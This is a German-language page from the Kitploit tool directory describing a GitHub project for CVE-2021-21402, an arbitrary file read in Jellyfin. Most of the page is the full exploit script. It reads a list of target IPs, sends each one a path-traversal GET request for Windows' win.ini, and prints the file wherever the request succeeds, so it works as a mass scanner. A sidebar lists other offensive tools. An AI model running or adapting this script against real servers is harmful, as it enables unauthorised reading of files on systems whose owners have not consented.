
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2021-21402 — Batch-Exploit-Skript für CVE-2021-21402 (Jellyfin beliebiges Dateilesen), das über GET-Anfragen an win.ini auf Pfad traversal-Schwachstellen prüft. | Kitploit
Tools/GitHubGitHub/givemefivw/cve-2021-21402
SchwachstellenanalyseExploitationWebanwendungs-ExploitationInformationsbeschaffungPenetrationstests
GitHubgivemefivw/cve-2021-21402

CVE-2021-21402

Batch-Exploit-Skript für CVE-2021-21402 (Jellyfin beliebiges Dateilesen), das über GET-Anfragen an win.ini auf Pfad traversal-Schwachstellen prüft.

Repository anzeigen
25vor 5 JahrenNoch nicht geprüft
Teilen

CVE-2021-21402


CVE-2021-21402 Jellyfin beliebige Dateien lesen Wker-Skript, massentauglich.

Die Logik ist sehr einfach: Es wird per GET versucht, auf win.ini zuzugreifen, um dessen Existenz zu prüfen:

#define payload = /Audio/1/hls/..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Cwin.ini/stream.mp3/
#define info = CVE-2021-21402 Jellyfin任意文件读取

function main(args){
	dirs = StrSplit(ReadFile("script\CVE漏洞\CVE-2021\CVE-2021-21402 Jellyfin任意文件读取\ip.txt"),StrRN());
	num = GetArrayNum(dirs);
	i = 0;
	while(i<num){
		try{
			res = HttpGet(dirs[ToInt(i)].payload,"User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:87.0) Gecko/20100101 Firefox/87.0");
			if(StrFindStr(res[1],"200",0) != "-1"){
				printclolor(dirs[ToInt(i)]." [+]存在".info.",正在读取win.ini文件",3);
				print(res[0]);
			}else{
				printclolor(dirs[ToInt(i)]." [-]不存在".info,2);
			
			}
		
		}catch{
			printclolor(dirs[ToInt(i)]." [-]目标异常!",5);
		}
		i = ToInt(i+1);
	}

}
Screenshot

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    871
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    548
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    383
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    361
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    305
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    280

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






